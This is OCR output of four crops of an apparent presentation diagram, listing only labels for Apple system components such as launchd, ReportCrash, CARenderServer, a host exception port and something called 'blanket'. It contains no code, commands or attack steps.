

SafetyNet
CARender Server
Report Crash
launchd
host exception port
B
blanket



SafetyNet
CARender Server
Report Crash
launchd
host exception port
B
blanket
RC task



SafetyNet
CARender Server
Report Crash
launchd
host exception port
blanket
RC task



SafetyNet
CARender Server
Report Crash
launchd
host exception port
B
blanket

